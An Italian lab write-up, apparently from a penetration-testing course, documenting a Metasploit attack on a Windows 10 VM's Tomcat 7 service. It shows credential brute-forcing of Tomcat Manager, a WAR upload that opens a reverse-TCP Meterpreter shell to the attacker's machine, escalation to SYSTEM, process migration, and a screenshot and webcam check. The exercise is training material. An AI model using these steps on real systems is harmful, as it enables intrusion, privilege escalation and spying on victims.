
Exploit Windows con Metasploit


L’esercizio di oggi consiste nello sfruttamento della vulnerabilità del servizio Tomcat nella macchina Windows 10. L’esercitazione è divisa in varie fasi:

1. Scansione macchina bersaglio con Nessus

Come prima fase ho avviato una scansione della macchina bersaglio con il tool Nessus, uno scanner di vulnerabilità molto potente. L’utilizzo di questo tool è molto importante nelle prime fasi di penetration test in quanto mostra molte strade possibile che possiamo seguire per eseguire un attacco.



Entrando più in dettaglio nella scansione possiamo vedere che sono state trovate molte vulnerabilità riguardanti il servizio Tomcat.



Da qui possiamo notare che:

- La macchina usa **Tomcat 7**, ormai non più supportato.
- In queste versioni, il **Tomcat Manager Application** è esposto e spesso lasciato con credenziali di default.
- Questo consente a un attaccante di:
    - autenticarsi,
    - caricare un file WAR arbitrario (la nostra backdoor),

- eseguirlo sul server.

Per sfruttare queste vulnerabilità utilizzeremo msfconsole e più precisamente l'exploit multi/http/tomcat_mgr_upload.

2. Fase 2

- Avviamo msfconsole e scegliamo l'exploit sopracitato

```
msf exploit(multi/http/tomcat_mgr_upload)
```

- Con il comando show options vediamo i parametri necessari a far partire l'attacco

```
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

- Da qui sistemiamo:

1. la porta che era impostata sulla 80, mentre il servizio Tomcat è in esecuzione sulla 8080
2. il TargetURI, che è l'URI di base (il percorso) in cui il servizio vulnerabile è esposto sul web server, viene settato in automatico su /manager
3. l'ip della macchina bersaglio, 192.168.200.200
4. LPORT, la porta in cui ci mettiamo in ascolto, che da traccia viene richiesto su 7777
5. HttpPassword, impostiamo 'password' per accedere al servizio
6. HttpUsername, impostiamo 'admin', credenziali ottenute utilizzando un modulo di auxiliary che ci mette a disposizione msfconsole

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[+] 192.168.200.200:8080 - Login Successful: admin:password
```

- Adesso possiamo far partire il nostro attacco

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying FskWrBWYm...
[*] Executing FskWrBWYm...
[*] Undeploying FskWrBWYm ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49454) at 2025-09-04 07:09:05 -0400

meterpreter > ipconfig
```

Otteniamo così la nostra sessione meterpreter limitata, non possiamo eseguire ancora tutti i comandi.

3. Fase 3

Ora utilizziamo i comandi che ci fornisce meterpreter per scoprire le varie informazioni sul bersaglio:

- Ipconfig, vediamo le configurazioni di rete della macchina

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  3
============
Name         : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:94:14:74
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

- Post/windows/gather/checkvm, usiamo questo commando per verificare se la macchina bersaglio è una macchina reale o una virtuale

```
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this moc
[!]  * missing Meterpreter features: stdapi_fs_
, stdapi_registry_open_key, stdapi_registry_que
cate, stdapi_sys_process_memory_protect, stdapi
[*] Checking if the target is a Virtual Machine
[+] This is a VirtualBox Virtual Machine
```

- Per vedere invece le webcam e poter fare lo screenshot abbiamo dovuto effettuare un upgrade e una migrazione della sessione, in quanto il payload che l'exploit ci mette a disposizione, non supporta queste due funzioni, quindi, dalla sessione meterpreter che abbiamo lanciato, eseguiamo questo comando

```
meterpreter > run post/multi/manage/shell_to_meterpreter
```

Prima dell'esecuzione la sessione appariva così:

```
Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter java/windows  DESKTOP-9K1O4BT$ @ DESKTOP-9K1O4BT  192.168.200.100:7777 → 192.168.200.200:49454 (192.168.200.200)
```

Dopo l'esecuzione la sessione viene modificata in:

```
Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ DESKTOP-9K1O4BT  192.168.200.100:4433 → 192.168.200.200:49455 (192.168.200.200)
```

Il tipo della sessione è cambiato da meterpreter java/windows a meterpreter x64/windows. Purtroppo, non abbiamo ancora i permessi per poter effettuare screenshot e vedere la lista di webcam, ma risolviamo facendo una migrazione con il comando migrate. Questo comando ci consente di migrare la sessione da un processo all'altro sulla macchina compromessa.

1. Per prima cosa ci connettiamo alla sessione 2 e lanciamo un comando ps, che ci mostra tutti i processi in esecuzione sulla macchina bersaglio.

```
meterpreter > ps

Process List
============

 PID   Name                  User                          Path
 ---   ----                  ----                          ----
 0     System Idle Process   NT AUTHORITY\System           System Idle Process
 4     System                NT AUTHORITY\SYSTEM           System
 72    svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 272   smss.exe              NT AUTHORITY\SYSTEM           smss.exe
 360   csrss.exe             NT AUTHORITY\SYSTEM           csrss.exe
 436   wininit.exe           NT AUTHORITY\SYSTEM           wininit.exe
 448   csrss.exe             NT AUTHORITY\SYSTEM           csrss.exe
```

La mia attenzione cade sul processo explore.exe con PID (process ID) 3796


```
3796  explorer.exe          DESKTOP-9K1O4BT\user           explorer.exe
```

Scegliamo questo processo perché ha privilegi più elevati rispetto a quello in cui eravamo collegati prima.

2. Adesso usiamo il comando migrate 3796 per migrare la sessione

```
meterpreter > migrate 3796
[*] Migrating from 1068 to 3796...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/DYAkDflD.jpeg
meterpreter > webcam_list
[-] No webcams were found
```

3. Migrazione avvenuta con successo. Grazie a questo passaggio abbiamo accesso a una sessione meterpreter con privilegi più elevati e abbiamo potuto così effettuare lo screenshot e vedere la lista di webcam della macchian bersaglio.



- Conclusione

  L'esercizio ha mostrato come una versione obsoleta di Apache Tomcat 7.x esponga gravi vulnerabilità, tra cui l'uso del Tomcat Manager per caricare applicazioni malevole. Sfruttando l'exploit tomcat_mgr_upload è stato possibile ottenere inizialmente una sessione Java Meterpreter, poi elevata a Windows Meterpreter per accedere a funzionalità avanzate come la gestione della webcam.

  Questo evidenzia i rischi legati a software non aggiornato e credenziali deboli, e conferma l'importanza di aggiornamenti regolari e configurazioni sicure.